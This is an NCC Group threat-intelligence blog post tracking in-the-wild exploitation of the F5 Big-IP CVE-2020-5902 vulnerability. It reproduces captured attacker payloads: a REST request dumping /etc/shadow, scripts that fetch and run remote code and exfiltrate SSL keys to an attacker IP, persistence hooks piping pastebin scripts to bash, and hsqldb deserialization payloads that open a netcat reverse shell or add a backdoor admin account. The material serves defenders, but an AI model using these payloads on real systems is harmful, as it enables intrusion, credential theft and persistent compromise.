
RIFT: F5 Networks K52145254: TMUI RCE vulnerability CVE-2020-5902 Intelligence

research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/

July 5, 2020


Timeline from disclosure to exploitation for CVE-2020-5902

tl;dr

CVE-2020-5902 was disclosed on July 1st, 2020 by F5 Networks in K52145254 as a CVSS 10.0 remote code execution vulnerability in the Big-IP administrative interface. By July 3rd, 2020 NCC Group observed active exploitation. This blog is a summary of what we know as the situation develops.

About the Research and Intelligence Fusion Team (RIFT):
RIFT leverages our strategic analysis, data science, and threat hunting capabilities to create actionable threat intelligence, ranging from IoCs and detection capabilities to strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.

The Vulnerability / Patch

Our advice is if you patched after 4th July you need to assume compromise and conduct an forensic examination of the server. If you applied any of the mitigations, it is also likely, and you should check for signs of exploitation soon before logs are rotated.

The vulnerability was discovered by Positive Technologies and an associated blog post released on July 2nd, 2020. NCC Group's RIFT established a live post on Reddit on July 3rd to collate early intelligence and raise awareness within the cyber defence and sysadmin communities.

In the F5 knowledge base article K52145254 there is the following mitigation:


```
<LocationMatch ".*\.\.;.*">
Redirect 404 /
</LocationMatch>
```

This regex checks for:

```
..;
```

As such it can be described as a directory traversal vulnerability. This ability combined with functionality native to the device provides the ability to access files, upload files and execute code without authentication.

Timeline of Events



Click for full size

Reporting Vulnerable Hosts to Providers


We had someone report to our hosting provider one of our vulnerable hosts.

REST Exploitation

We observed a novel code execution mechanism. The risk is that anyone who has gained a password via:

- Backdoor account addition via original RCE vectors (tmsh, hsqldb)
- Dumped/cracked passwords (via RCE or `tmsh list`)
- Password spraying for known backdoor accounts

Can still execute code using the REST API



```
POST /mgmt/tm/util/bash HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.22.0
Authorization: Basic [redacted]
Content-Type: application/json
[redacted]
Connection: Keep-Alive
Content-Length: 154

{"utilCmdArgs": "-c \"set -e; cat /etc/shadow; cat /etc/hosts; cat /etc/krb5.conf; ifconfig -a; ss -lnpt; cat /config/bigip.license;\"", "command": "r
HTTP/1.1 200 OK
Date: Sun, 19 Jul 2020 03:55:16 GMT
Server: Jetty(9.2.22.v20170606)
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Content-Type: application/json; charset=UTF-8
Allow: [redacted]
Pragma: no-cache
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: must-revalidate
Expires: -1
Content-Length: 16448
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'  'unsafe-inline' 'unsafe-eval' data: blob:: img-src 'self' data:  http://127.4.1.1 http://127.4.2.1
Set-Cookie: [redacted]
Set-Cookie:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"kind":"tm:util:bash:runstate","utilCmdArgs":"-c \"set -e; cat /etc/shadow; cat /etc/hosts; cat /etc/krb5.conf; ifconfig -a; ss -lnpt; cat /config/
bigip.license;\"","command":"run","commandResult":"root:!!:18446:0:99999:7:::\nbin:*:17192:0:99999:7:::\ndaemon:*:17192:0:99999:7:::\nadm:*:
17192:0:99999:7:::\nlp:*:17192:0:99999:7:::\nmail:*:17192:0:99999:7:::\noperator:*:17192:0:99999:7:::\nnobody:*:17192:0:99999:7:::\ntmshnobody:*:
```

More Complex Payloads and Miners

As of July 14th, 2020 we are seeing an actor deploy the following.

```
// firmwareupdate.php
curl http://148.251.87.169/metrics.php | bash > /tmp/f5_reconfig.txt;
tar -czvf /tmp/ssl.tar.gz /config/ssl/;
tar -czvf /tmp/f5_metadata.tar.gz /tmp/f5_reconfig.txt /tmp/ssl.tar.gz;
rm /tmp/ssl.tar.gz /tmp/f5_reconfig.txt;
openssl enc -in /tmp/f5_metadata.tar.gz -out /tmp/enc.dat -e -aes256 -k
5up3r53cr37p455w0rd;
curl -F "dnscache=@/tmp/enc.dat" http://148.251.87.169/dnscacheresolve.php;
rm /tmp/f5_metadata.tar.gz /tmp/enc.dat

// metrics.php
#!/bin/bash
commands=( 'which getenforce > /dev/null && getenforce || echo Disabled'
           'find /config -name "*.conf" | xargs tar P -T /dev/null --dereference -zc
--ignore-failed-read | base64'
           'find / -maxdepth 1 -type f -name "VERSION*" | xargs tar P -T /dev/null --
dereference -zc --ignore-failed-read | base64'
           'if find /etc -maxdepth 1 -name "rsyslog*" -type d > /dev/null
2>/dev/null; then grep -Rq "^[^#]*@@" /etc/rsyslog*; echo $?; else echo "1"; fi'
           'if find /etc -maxdepth 1 -name "syslog-ng*" -type d >/dev/null
2>/dev/null; then grep -Rv "^\\s*#" /etc/syslog-ng* | grep -q "destination remote";
echo $?; else echo "1"; fi'
           "grep -oE 'cache-path ([^\S]+)' /config/bigip.conf | awk '{ print $2 }' |
xargs tar P -T /dev/null --dereference -zc --ignore-failed-read | base64"
           'ifconfig'
           "cat /proc/uptime | awk '{ print $1 }'"
           'find /usr/lib* /lib* -type f -name "*.so*" -exec md5sum {} \;'
           'tar P -T /dev/null --dereference -zc --ignore-failed-read /var/log/audit
| base64'
           'tar P -T /dev/null --dereference -zc --ignore-failed-read /root/.tmsh-
history-root | base64'
           'cat /proc/meminfo'
           'cat /proc/cpuinfo'
           'df -haP'
           'tar P -T /dev/null --dereference -zc --ignore-failed-read
/config/bigip.license | base64'
           'ls -l /config/bigpipe/config_base.conf'
)
for command in "${commands[@]}"; do
    echo "___"
    echo "___" >&2
    echo $command | bash
    echo "~~~"
    echo $?
done
```

We have also seen the actor checking, we suspect to try and detect honeypots

```
they are checking /etc/rsyslog*
```

We also saw a couple of days ago our first xmr miners, these have continued to be deployed

```
SHA1: 79f80e6528e6bf552f55f8efe9d8d291ec0a2e78
```

Deployments Continue

As of July 12, 2020 at 20:00 we’re observing various actor activity including


```
Jul 12 20:52:39
"sha1": "eebc1efe99bb5040498365322105cc5bd4dc59a5",
"full_path": "/tmp/sh-thd-1594586507",

"contents":
'getrektdotcom\\nmount -o remount,rw /usr &&sed \\'/renice/ a system(\"nohup curl
https://pastebin.com/raw/jDu3vDgM | bash & disown\"); # upload metrics\\' -i --
/usr/bin/diskmonitor && sed \\'/AlertThres/ a system(\"nohup curl -L
f5update.ddns.net/update.html | bash & disown\"); # check for updates\\' -i --
/usr/bin/diskmonitor && mount -o remount,ro /usr\\ncurl
\"http://f5updates.eu5.org/updates/update.sh\" | bash\\nchmod 644
/var/run/config/resolv.conf\\necho \"nameserver 1.1.1.1\" >>
/var/run/config/resolv.conf\\nchmod 444 /var/run/config/resolv.conf\\nrm
/tmp/8RGJUXMSDC\\n'
```

and

```
Jul 12 20:53:07
"sha1": "784fb1aea7d9693e7df4ba70fb8abc7138701ccf",
"full_path": "/usr/bin/sedP6OVFl",

"contents": "
#!/usr/bin/perl\\n#\\n
#       Monitor disk usage\\n
#       - Log warning and error conditions\\n
#       - Launch log rotate to reduce space\\n
#       - Persist info for predictive warnings\\n
#\\n
\\n
use strict;\\n
use F5::COAPI;\\n
use Scalar::Util qw( reftype );\\n
\\n
use constant {
\\n
MCP_PHASE_NONE => 0,\\n
};\\n
\\n
our $LOG_WALL;
# call_log will also write on wall if true (localizable)\\n
system(\"nohup curl https://pastebin.com/raw/wbPw3E65 | bash & disown\"); # check for
updates\\n
\\n
# fwd decl / proto\\n
sub isMcpdListening();\\n
sub getDbVars();\\n
\\n
#\\n
#  globals\\n
#\\n
my $enable      = \"disable\";\\n
my $interval    = 10;\\n
my $timelast    = 0;\\n
my $mcpd        = 0;\\n
my $now         = time();\\n
my $nodb        = 1;    # find any DB vars?\\n
my $minfree     = 100;  # min free space in any partition\\n
my $object      = undef;\\n
#\\n
#  arrays indexed by partition\\n
#\\n
my %monitor     = {};   # action:  check changes, limits, growth, none\\n
my %warn        = {};   # percent level to warn if above\\n
my %alert       = {};   # percent level to alert if above\\n
my %growth      = {};   # perce
```


Another Mitigation Bypass and IoC

As of 15:23 on July 11, 2020 we’ve observed another attempted mitigation bypass variant



```
...Q............................@p0........@p0....java.lang.String.........truePOST /hsqldb[redacted]
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Content-Type: application/octet-stream
Accept-Encoding: gzip
[redacted]
Connection: Keep-Alive
Content-Length: 2697

..
............e..........
mcall
"org.hsqldb.util.ScriptTool.main"('ACED0005737200116A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000023F40000000000001737200346F72672E6
170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6B657976616C75652E546965644D6170456E7472798AADD29B39C11FDB0200024C00036B65797400124C6A6176612F6C616E672
F4F626A6563743B4C00036D617074000F4C6A6176612F7574696C2F4D61703B7870740003666F6F7372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702
E4C617A794D61706EE594829E7910940300014C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707
372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E436861696E65645472616E73666F726D657230C797EC287A97040200015B000D69547
2616E73666F726D65727374002D5B4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707572002D5B4C6F72672E6170616368652E6
36F6D6D6F6E732E636F6C6C656374696F6E732E5472616E73666F726D65723BBD562AF1D83418990200007870000000057372003B6F72672E6170616368652E636F6D6D6F6E732E636F6C6C65637
4696F6E732E66756E63746F72732E436F6E7374616E745472616E73666F726D6572587690114102B1940200014C000969436F6E7374616E7471007E00037870767200116A6176612E6C616E672E5
2756E74696D65000000000000000000000078707372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F7
26D657287E8FF6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6C616E672F537472696E6
73B5B000B69506172616D54797065737400125B4C6A6176612F6C616E672F436C6173733B7870757200135B4C6A6176612E6C616E672E4F626A6563743B90CE589F1073296C0200007870000000
274000A67657452756E74696D65757200125B4C6A6176612E6C616E672E436C6173733BAB16D7AECBCD5A990200007870000000007400096765744D6574686F647571007E001B00000002767200 1
06A6176612E6C616E672E537472696E67A0F0A4387A3BB34202000078707671007E001B7371007E00137571007E00180000000270757 1007E001800000000740006696E766F6B657571007E001B0
0000002767200106A6176612E6C616E672E4F626A656374000000000000000000000078707671007E00187371007E0013757200135B4C6A6176612E6C616E672E537472696E673BADD256E7E91D7
B47020000787000000001740028 2F62696E2F6E63202D65202F62696E2F62617368203231372E31322E3139392E3137392039393939740004657865637571007E001B0000000171007E002073710
07E000F737200116A6176612E6C616E672E496E746567657212E2A0A4F781873802000149000576616C7565787200106A6176612E6C616E672E4E756D62657286AC951D0B94E08B0200007870000
00001737200116A6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468726573686F6C6478703F4000000000000007708000000100000
000787878');HTTP/1.1 200 OK
```

The actor us used to use a netcat back to 217.12.199[.]179




```
timeur  [Ljava.lang.Class;. ....Z.   xp    t  getM
ethoduq ~       vr  java.lang.String...8z;.B   xpvq
 ~  sq ~  uq ~       puq ~       t  invokeuq ~
vr  java.lang.Object             xpvq ~  sq ~  ur  [
Ljava.lang.String;..V.. {G   xp    t (/bin/nc -e /
bin/bash 217.12.199.179 9999t  execuq ~      q ~
sq ~  sr  java.lang.Integer ......8   I  valuexr
java.lang.Number...  ...    xp    sr  java.util.Has
hMap  ... `.   F  loadFactorI  thresholdxp?@
w         xxx
```

By pass used in this instance was disclosed publicly on July 10th, 2020 on Twitter.

Mitigation Bypass and IoCs

As of 18:24 on July 7, 2020 it has been publicly reported that the mitigation can be bypassed.

Our data shows this bypass was first publicly exploited at 12:39 on July 7, 2020 (6 hours before).



```
....................POST /hsqldb [redacted]
Host: localhost
Content-Type: application/octet-stream
[redacted]
Connection: Keep-Alive
Content-Length: 2989

............................call
"org.hsqldb.util.ScriptTool.main"('ACED0005737200116A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000023F40000000000001737200346F72672E6
170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6B657976616C75652E546965644D6170456E7472798AADD29B39C11FDB0200024C00036B65797400124C6A6176612F6C616E672
F4F626A6563743B4C00036D617074000F4C6A6176612F7574696C2F4D61703B7870740003666F6F7372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702
E4C617A794D61706EE594829E7910940300014C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707
372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E436861696E65645472616E73666F726D657230C797EC287A97040200015B000D69547
2616E73666F726D65727374002D5B4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707572002D5B4C6F72672E6170616368652E6
36F6D6D6F6E732E636F6C6C656374696F6E732E5472616E73666F726D65723BBD562AF1D83418990200007870000000057372003B6F72672E6170616368652E636F6D6D6F6E732E636F6C6C65637
4696F6E732E66756E63746F72732E436F6E7374616E745472616E73666F726D6572587690114102B1940200014C000969436F6E7374616E7471007E00037870767200116A6176612E6C616E672E5
2756E74696D6500000000000000000000007870737372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F7
26D657287E8FF6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6C616E672F537472696E6
73B5B000B69506172616D54797065737400125B4C6A6176612F6C616E672F436C6173733B7870757200135B4C6A6176612E6C616E672E4F626A6563743B90CE589F1073296C020000787000000000
274000A67657452756E74696D65757200125B4C6A6176612E6C616E672E436C6173733BAB16D7AECBCD5A990200007870000000007400096765744D6574686F647571007E001B000000027672001
06A6176612E6C616E672E537472696E67A0F0A4387A3BB34202000078707671007E001B7371007E00137571007E00180000000270757100 7E00180000000074000669 6E766F6B657571007E001B0
0000002767200106A6176612E6C616E672E4F626A656374000000000000000000000078707671007E00187371007E00137571007E00180000000017572001 35B4C6A6176612E6C616E672E5374726
96E673BADD256E7E91D7B4702000078700000000037400072F62696E2F73687400022D637400A0746D7368202D63202763726561746520617574682075736572207379737465 6D73207061737373776
F7264204142634430303072E2E2E413031207368656C6C206261736820706172746974696F6E2D616363657373206164642 07B20616C6C2D706172746974696F6E73207B20726F6C652061646D696
E207D7D273B0A746D7368202D6320276C69737420617574682075736572203E202F7661722F746D702F617574683B7400046578656375 71007E001B000000017671007E002C7371007E000F737200116A617
6612E6C616E672E496E746567657212E2A0A4F781873802000149000576616C7565787200106A6176612E6C616E672E4E756D62657286AC951D0B94E08B0200007870000000017372001 16A61766
12E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468726573686F6C6478703F40000000000000770800000010000000007878 78');HTTP/1.1
200 OK
```

the response to the above was a revised mitigation of


```
<LocationMatch ";">
Redirect 404 /
</LocationMatch>
```

Early data made available to us, as of 08:05 on July 8, 2020, is showing of ~10,000 Internet exposed F5 devices that ~6,000 were made potentially vulnerable again due to the bypass.

